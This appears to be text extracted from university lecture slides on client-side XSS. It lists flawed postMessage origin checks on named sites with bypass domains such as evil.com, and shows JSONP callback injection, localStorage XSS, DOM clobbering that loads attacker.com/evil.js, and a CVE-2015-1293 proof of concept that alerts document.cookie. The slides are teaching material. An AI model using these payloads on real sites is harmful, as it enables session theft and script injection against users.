2	71	<code>if(m.origin.indexOf("sharethis.com") != -1)</code>	sharethis.com.malicious.com, evilsharethis.com	2291
3	35	<code>if(a.origin && a.origin.match(/\.kissmetrics\.com/))</code>	www.kissmetrics.com.evil.com	2276
4	20	<code>var w = /jumptime\.com(:[0-9])?\$/; if (!v.origin.match(w))</code>	eviljumptime.com	2
5	4	<code>if(!a.origin.match(/readspeaker.com/gi))</code>	readspeaker.comevil.com, readspeaker.com.evil.com	2276
6	1	<code>a.origin.indexOf("widgets.ign.com") != 1</code>	evilwidgets.ign.comevil.com, widgets.ign.com.evil.com	2278
7	1	<code>if(e.origin.match(/http(s?)\ : \ \ \ w+?\.?dastelefonbuch.de/))</code>	www.dastelefonbuch.de.evil.com	4513
8	1	<code>if(/api.weibo\.com\$/ .test(l.origin))</code>	www.evilapi-weibo.com	0
9	1	<code>if(/id.rambler.ru\$/i.test(a.origin))</code>	www.evilid-rambler.ru	0
10	1	<code>if(e.origin.indexOf(location.hostname)==-1){return;}</code>	receiverOrigin.evil.com	n/a
11	7	<code>if((/^https? : \/\/[^\]+)\/. + (pss selector payment.portal matpay - remote).js/i) .exec(src)[1] == e.origin)</code>	If the target site includes a script from www.evil.com/sites/selector.js, any message from www.evil.com will pass the check	n/a
12	5	<code>if(g.origin && g.origin !== l.origin) { return; } else { ... }</code>	www.evil.com	n/a
13	1	<code>if((typeof d === "string" && (n.origin !== d && d !== ""))) (j.isFunction(d) && d(n.origin) === !1))</code>	www.evil.com	n/a
14	24	<code>if(event.origin != "http://cdn-static.liverail.com" && event.data)</code>	www.evil.com	n/a


JSONP XSS Attacks



- JSONP: a certain function on cross-origin data

Assume there is a weather service that provides the current temperature



=> How can your JS application reference info from weather.com?



weather.com
web server

JSONP XSS Attacks

- JSONP: a certain function on cross-origin data



weather.com
web server

weather.com/jsonp?callback=read


```
read([ {
  "temp": 36
  "location": "ULSAN"
} ])
```

JSONP XSS Attacks

- What if an attacker has a chance to inject some string value in the JSONP URL?



```
https://vulnerable.com
<script>
  function read(json) {
    document.write(json.temp)
  }
</script>
<script
  src="http://weather.com/
  jsonp?callback=
  alert('xss');read">
</script>
```



weather.com
web server



```
weather.com/jsonp?callback=
  alert('xss');read
alert('xss');read([ {
  "temp": 36
  "location": "ULSAN"
} ])
```

Persistent Client-side XSS Attacks


```
<script>
  var value = localStorage.getItem('entryPage')
  document.write("<a href='" + value +
                "'>start over</a>");
</script>
```



attacker


1. Insert '`><script>alert(1)</script>`' to localStorage

How it can be possible?



Persistent Client-side XSS Attacks

```
<script>
  var value = localStorage.getItem('entryPage')
  document.write("<a href='" + value +
    "'>start over</a>");
</script>
```



DOM Clobbering Attacks



- A type of code-reuse attack
- Originate from a naming **collisions** between JavaScript variables and DOM elements

Background: How to Access DOM Elements?

```
<a id="mylink" href="https://example.com">  
    Click  
</a>
```

Background: How to Access DOM Elements?

#1: `document.getElementById("mylink")` (from JS)

`<a id="mylink" href="https://example.com">`
Click
`</a>`

#2: `window.mylink` (from JS)

Named Access: browsers expose HTML elements through their `id` or `name` attributes as properties of the window object

DOM Clobbering Attacks



- A type of code-reuse attack
- Originate from a naming **collisions** between JavaScript variables and DOM elements

```
<script>
```

```
  var s = document.createElement('script');  
  let src = window.mylink.href || 'default.js';  
  s.src = src;  
  document.body.appendChild(s);
```

```
</script>
```

DOM Clobbering Attacks

- A type of code-reuse attack
- Originate from a naming **collisions** between JavaScript variables and DOM elements

```
<script>  
  var s = document.createElement('script');  
  let src = window.mylink.href || 'default.js';  
  s.src = src;  
  document.body.appendChild(s);  
</script>
```

Even sanitization
cannot block this attack

```
<a id="mylink"  
  href="https://attacker.com/evil.js"></a>
```

Inserted HTML content

Recap: Sanitizations



41



#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)
- Option 1-2: Use the good escaping libraries
 - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, ...

(Summary) Client-side XSS Attacks



- Classic DOM-based XSS attacks
- PostMessage XSS attacks
- JSONP XSS attacks
- Persistent client-side XSS attacks
- DOM clobbering attacks

XSS Type (IMPORTANT!!)



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS


Universal XSS Attacks



- Exploits a **browser bug** to inject malicious payload to any webpage origin
- Its target is not a web application, but a **browser**
- The attacker can compromise any websites presently opened


Universal XSS Attacks Example

- CVE-2015-1293



Universal XSS Attacks Example


- CVE-2015-1293



```
1 <iframe></iframe>
2 <script>
3   var i = document.querySelector('iframe');
4   var f = frames[0].Function;
5   i.onload = function() {
6     // Alerting the cookie of http://example.com
7     f("location.replace('javascript:alert(document.cookie)')")();
8   }
9   i.src = 'http://example.com';
10 </script>
```

2 Run script


3 Load iframe



Target Server

Universal XSS Attacks Example

- CVE-2015-1293




```
1 <iframe></iframe>
2 <script>
3   var i = document.querySelector('iframe');
4   var f = frames[0].Function;
5   i.onload = function() {
6     // Alerting the cookie of http://example.com
7     f("location.replace('javascript:alert(document.cookie)')")();
8   }
9   i.src = 'http://example.com';
10 </script>
```

Specify attacker's JS code

Specify target website

2 Run script


3 Load iframe



Target Server

Universal XSS Attacks Example

- CVE-2015-1293



```
1 <iframe></iframe>
2 <script>
3   var i = document.querySelector('iframe');
4   var f = frames[0].Function;
5   i.onload = function() {
6     // Alerting the cookie of http://example.com
7     f("location.replace('javascript:alert(document.cookie)')")();
8   }
9   i.src = 'http://example.com';
10 </script>
```

Specify attacker's JS code

Specify target website

The attacker can compromise any websites (Even if the target website itself is perfectly safe)

Question?